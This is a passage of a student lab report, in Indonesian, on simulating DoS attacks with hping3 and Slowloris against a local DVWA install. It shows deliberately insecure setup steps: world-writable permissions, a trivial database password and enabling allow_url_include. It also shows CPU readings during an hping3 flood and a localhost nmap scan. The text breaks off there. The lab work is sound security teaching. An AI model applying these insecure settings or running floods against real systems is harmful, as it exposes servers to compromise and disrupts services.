SIMULASI SERANGAN DOS (HPING3 & SLOWLORIS)

NAMA	**: EKO PRASETYO ADI NUGROHO**
NIM	**: 105841114223**
KELAS	**: 5 JK-A**

1. PENDAHULUAN

Perkembangan layanan berbasis jaringan yang semakin masif menjadikan ketersediaan (*availability*) sebagai salah satu aspek utama dalam keamanan informasi. Salah satu ancaman serius terhadap ketersediaan layanan adalah serangan Denial of Service (DoS), yang bertujuan untuk melumpuhkan layanan dengan membanjiri atau menghabiskan sumber daya sistem. Praktikum ini dilakukan untuk memahami cara kerja serangan DoS pada berbagai layer jaringan, khususnya SYN Flood menggunakan Hping3 (Network Layer) dan Slowloris (Application Layer), serta menganalisis dampaknya terhadap layanan web. Selain itu, praktikum ini juga bertujuan untuk menguji efektivitas mitigasi menggunakan firewall IPTables dalam memulihkan layanan dan membedakan akses antara attacker dan target setelah mitigasi diterapkan.

2. TUJUAN PRAKTIKUM

Praktikum ini bertujuan untuk menganalisis dampak serangan Denial of Service (DoS) terhadap ketersediaan layanan web menggunakan dua metode berbeda, yaitu SYN Flood dan Slowloris, serta menguji efektivitas mitigasi firewall dalam menghentikan serangan dan memulihkan layanan. Hasil pengujian diharapkan dapat memberikan pemahaman praktis mengenai ancaman DoS dan penerapan mekanisme pertahanan dasar pada sistem jaringan.

3. LANGKAH PRAKTIKUM

1. Referensi & Sumber Daya

Berikut adalah referensi yang digunakan dalam praktikum ini:

- Download DVWA: https://github.com/digininja/DVWA.git □ Panduan

Instalasi DVWA: Sesuai dokumen "DVWA Installation".


- Penggunaan hping3: Alat untuk simulasi paket TCP/IP.

2. Langkah-Langkah Praktikum 1) Instalasi Target (DVWA)

Tahap ini bertujuan untuk membangun lingkungan server yang rentan.


a) **Persiapan Direktori**

- sudo apt update: Memperbarui daftar paket aplikasi agar sistem siap.




```
┌──(kali㉿kali)-[/home/kali]
└─PS> sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# sudo apt update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1453 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

- cd /var/www/html: Berpindah ke direktori root web server Apache.



```
┌──(root㉿kali)-[/home/kali]
└─# cd /var/www/html
```


- sudo git clone https://github.com/digininja/DVWA.git: Mengunduh kode sumber DVWA dari GitHub.



```
┌──(root㉿kali)-[/var/www/html]
└─# sudo git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 5622, done.
remote: Total 5622 (delta 0), reused 0 (delta 0), pack-reused 5622 (from 1)
Receiving objects: 100% (5622/5622), 2.64 MiB | 400.00 KiB/s, done.
Resolving deltas: 100% (2809/2809), done.
```


b) **Konfigurasi dan Izin**

- cd /var/www/html/DVWA/config: Masuk ke folder pengaturan.




```
┌──(root㉿kali)-[/var/www/html]
└─# cd /var/www/html/DVWA/config
```

- sudo cp config.inc.php.dist config.inc.php: Menyalin file contoh konfigurasi menjadi file konfigurasi aktif.



```
┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# sudo cp config.inc.php.dist config.inc.php
```


- sudo chmod -R 777 /var/www/html/DVWA/: Memberikan izin akses penuh ke folder DVWA agar aplikasi bisa menulis log dan data.



```
┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# sudo chmod -R 777 /var/www/html/DVWA/
```

c) **Setup Database (MariaDB)**

- sudo mysql -u root -p: Masuk ke konsol database sebagai pengguna root.




```
┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 43
Server version: 11.8.3-MariaDB-1+b1 from Debian -- Please help get to 10k stars at https://gi

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.023 sec)

MariaDB [(none)]> CREATE USER IF NOT EXISTS 'user' IDENTIFIED BY 'pass';
Query OK, 0 rows affected, 1 warning (0.199 sec)

MariaDB [(none)]> GRANT ALL ON dvwa.* TO 'user';
Query OK, 0 rows affected (0.157 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.091 sec)

MariaDB [(none)]> EXIT;
Bye
```

- CREATE DATABASE dvwa;: Membuat database baru bernama dvwa.
- CREATE USER 'user' IDENTIFIED BY 'pass';: Membuat akun pengguna database dengan password pass.
- GRANT ALL ON dvwa.* TO 'user';: Memberikan izin penuh kepada user untuk mengelola database dvwa.
- FLUSH PRIVILEGES;: Memperbarui hak akses sistem.
- EXIT;: untuk keluar


d) **Edit File Konfigurasi**

- sudo nano /var/www/html/DVWA/config/config.inc.php: Membuka editor teks untuk mengatur koneksi database.




```
┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# sudo nano /var/www/html/DVWA/config/config.inc.php
```

- Ubah db_user menjadi 'user' dan db_password menjadi 'pass' agar sesuai dengan kredensial database yang baru dibuat dan untuk menghentikannya klik CTRL + O lalu ENTER dan klik CTRL + X
  - Sebelum di ubah



```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';
```


  - Sesudah di ubah



```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = 'user';
$_DVWA[ 'db_password' ] = 'pass';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';
```


e) **Aktivasi Layanan**

- sudo service apache2 restart: Memulai ulang web server agar perubahan konfigurasi terbaca.



```
┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# sudo service apache2 restart
```

- Akses http://127.0.0.1/DVWA/setup.php di Firefox, lalu klik "Create / Reset Database".



PHP
PHP version: **8.4.11**
PHP function display_errors: **Disabled**
PHP function display_startup_errors: **Disabled**
PHP function allow_url_include: **Disabled** - Feature deprecated in PHP 7.4, see lab f
PHP function allow_url_fopen: Enabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Database
Backend database: **MySQL/MariaDB**
Database username: **user**
Database password: **********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

API
This section is only important if you want to use the API module.
Vendor files installed: **Not Installed**

For information on how to install these, see the README.


Status in red*, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with thos

- Masukkan username dan password kemudian klik login




Username
admin
Password
••••••••

2) Simulasi Serangan (DoS)

Tahap ini menunjukkan bagaimana serangan membebani sumber daya server.


a) **Monitoring (Terminal 1):**

- top: Menampilkan penggunaan CPU dan RAM secara *real-time*. Digunakan untuk melihat lonjakan beban akibat serangan dan unutk memberhentikannya klik CTRL + C.




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# top
```

- kondisi komputer sebelum diserang di mana **%id (idle)** sebesar **80.4%** berarti CPU masih santai dan tidak bekerja keras



```
top - 12:51:19 up  1:43,  1 user,  load average: 2.50, 2.77, 2.22
Tasks: 228 total,   1 running, 226 sleeping,   0 stopped,   1 zombie
%Cpu(s): 14.2 us,  5.1 sy,  0.0 ni, 80.4 id,  0.0 wa,  0.0 hi,  0.2 si,  0.0 st
MiB Mem :   1964.5 total,    122.4 free,   1211.9 used,    881.4 buff/cache
MiB Swap:    953.7 total,    741.5 free,    212.1 used.    752.6 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  50374 kali      20   0 2473616 119152  94116 S  22.3   5.9   0:12.25 file:// Content
   1097 root      20   0  486420 125144  41320 S   8.2   6.2   8:28.79 Xorg
   1450 kali      20   0  893468  54296  25920 S   2.0   2.7   1:49.79 xfwm4
   1585 kali      20   0  377340  28836  18596 S   1.3   1.4   0:52.99 vmtoolsd
   1511 kali      20   0  272316  19068  14808 S   1.0   0.9   1:03.33 wrapper-2.0
     18 root      20   0       0      0      0 I   0.7   0.0   0:53.58 rcu_preempt
   1509 kali      20   0  296164  25840  15592 S   0.7   1.3   1:43.83 wrapper-2.0
  52843 kali      20   0  648892  60736  51316 S   0.7   3.0   0:06.45 qterminal
  53480 root      20   0   10472   5628   3580 R   0.7   0.3   0:00.69 top
     17 root      20   0       0      0      0 S   0.3   0.0   0:13.53 ksoftirqd/0
    590 root      20   0  253140   7004   6492 S   0.3   0.3   1:03.88 vmtoolsd
   1514 kali      20   0  285384  20284  16184 S   0.3   1.0   0:04.21 wrapper-2.0
   1559 root      20   0  319200   8440   7544 S   0.3   0.4   0:04.25 upowerd
  10651 mysql     20   0 1447224  29844  19860 S   0.3   1.5   0:18.01 mariadbd
  49697 kali      20   0 3137328 456280 212348 S   0.3  22.7   2:03.40 firefox-esr
  50855 kali      20   0 2426688  78716  65020 S   0.3   3.9   0:01.54 Web Content
      1 root      20   0   24284  11096   7596 S   0.0   0.6   0:19.75 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.49 kthreadd
      3 root      20   0       0      0      0 S   0.0   0.0   0:00.00 pool_workqueue_release
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-kvfree_rcu_r
      5 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-rcu_gp
      6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-sync_wq
      7 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-slub_flushwq
      8 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-netns
     13 root       0 -20       0      0      0 I   0.0   0.0   0:00.14 kworker/R-mm_percpu_wq
     14 root      20   0       0      0      0 I   0.0   0.0   0:00.04 rcu_tasks_kthread
     15 root      20   0       0      0      0 I   0.0   0.0   0:00.00 rcu_tasks_rude_kthread
     16 root      20   0       0      0      0 I   0.0   0.0   0:00.00 rcu_tasks_trace_kthrea
     19 root      20   0       0      0      0 S   0.0   0.0   0:00.02 rcu_exp_par_gp_kthread_
     20 root      20   0       0      0      0 S   0.0   0.0   0:00.32 rcu_exp_gp_kthread_wor
     21 root      rt   0       0      0      0 S   0.0   0.0   0:01.10 migration/0
     22 root     -51   0       0      0      0 S   0.0   0.0   0:00.00 idle_inject/0
     23 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/0
     24 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/1
     25 root     -51   0       0      0      0 S   0.0   0.0   0:00.00 idle_inject/1
     26 root      rt   0       0      0      0 S   0.0   0.0   0:01.55 migration/1
     27 root      20   0       0      0      0 S   0.0   0.0   0:06.51 ksoftirqd/1
     32 root      20   0       0      0      0 S   0.0   0.0   0:00.01 kdevtmpfs
     33 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-inet_frag_wq
     34 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kauditd
     35 root      20   0       0      0      0 S   0.0   0.0   0:03.32 khungtaskd
```


- kondisi komputer saat diserang di mana kondisinya akan turun mendekati 0%, menandakan CPU tidak lagi memiliki waktu luang.



```
top - 14:44:05 up 11 min,  1 user,  load average: 1.84, 1.15, 0.74
Tasks: 216 total,   5 running, 211 sleeping,   0 stopped,   0 zombie
%Cpu(s): 47.3 us, 26.5 sy,  0.0 ni, 23.3 id,  0.0 wa,  0.0 hi,  2.9 si,  0.0 st
MiB Mem :   1964.5 total,    522.4 free,   1005.4 used,    793.9 buff/cache
MiB Swap:    953.7 total,    953.7 free,      0.0 used.    959.1 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   1007 root      20   0  373696 123384  61044 R  60.2   6.1   1:58.19 Xorg
   3473 kali      20   0  647128  59780  50216 R  29.9   3.0   0:26.59 qterminal
   6362 root      20   0    9560   5172   4916 R  25.0   0.3   0:16.65 hping3
   1308 kali      20   0  886908 125036  82556 S   6.6   6.2   0:20.20 xfwm4
   6359 root      20   0   22820   8412   7132 S   6.6   0.4   0:03.68 sudo
     12 root      20   0       0      0      0 I   4.3   0.0   0:04.75 kworker/u128:0-events_unbound
   4287 root      20   0   22284   8004   6724 S   4.3   0.4   0:02.36 sudo
   1425 root      20   0  319052  10456   8280 S   3.6   0.5   0:02.31 upowerd
   1367 kali      20   0  296164  47736  20788 S   2.3   2.4   0:14.25 wrapper-2.0
     18 root      20   0       0      0      0 I   1.6   0.0   0:07.03 rcu_preempt
   1467 kali      20   0  586056  43024  34356 S   1.6   2.1   0:12.07 nm-applet
     54 root      20   0       0      0      0 I   1.3   0.0   0:01.72 kworker/u128:3-events_unbound
    160 root      20   0       0      0      0 R   1.3   0.0   0:00.93 kworker/u128:4-events_unbound
   2111 root      20   0   10460   5692   3516 R   1.0   0.3   0:07.25 top
    610 root      20   0  113796   9756   8348 S   0.7   0.5   0:08.17 vmtoolsd
   1369 kali      20   0  272316  28508  21324 S   0.7   1.4   0:08.04 wrapper-2.0
   1871 kali      20   0  647124  59300  49816 S   0.7   2.9   0:07.38 qterminal
     17 root      20   0       0      0      0 S   0.3   0.0   0:01.63 ksoftirqd/0
     27 root      20   0       0      0      0 S   0.3   0.0   0:00.81 ksoftirqd/1
    342 root      20   0       0      0      0 S   0.3   0.0   0:00.45 jbd2/sda1-8
   1368 kali      20   0  485404  26628  19308 S   0.3   1.3   0:02.91 wrapper-2.0
   1485 kali      20   0  374316  44372  33020 S   0.3   2.2   0:09.09 vmtoolsd
      1 root      20   0   24080  14628  10548 S   0.0   0.7   0:07.26 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.04 kthreadd
      3 root      20   0       0      0      0 S   0.0   0.0   0:00.00 pool_workqueue_release
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-kvfree_rcu_reclaim
      5 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-rcu_gp
      6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-sync_wq
      7 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-slub_flushwq
      8 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-netns
      9 root      20   0       0      0      0 I   0.0   0.0   0:01.28 kworker/0:0-events
     13 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-mm_percpu_wq
     14 root      20   0       0      0      0 I   0.0   0.0   0:00.00 rcu_tasks_kthread
     15 root      20   0       0      0      0 I   0.0   0.0   0:00.00 rcu_tasks_rude_kthread
     16 root      20   0       0      0      0 I   0.0   0.0   0:00.00 rcu_tasks_trace_kthread
     19 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_exp_par_gp_kthread_worker/1
```

b) **Scanning (Terminal 2)**


- nmap -p 80 127.0.0.1: Memastikan port 80 (HTTP) terbuka sebelum serangan dimulai.




```
┌──(kali㉿kali)-[/home/kali]
└─PS> sudo su
[sudo] password for kali:
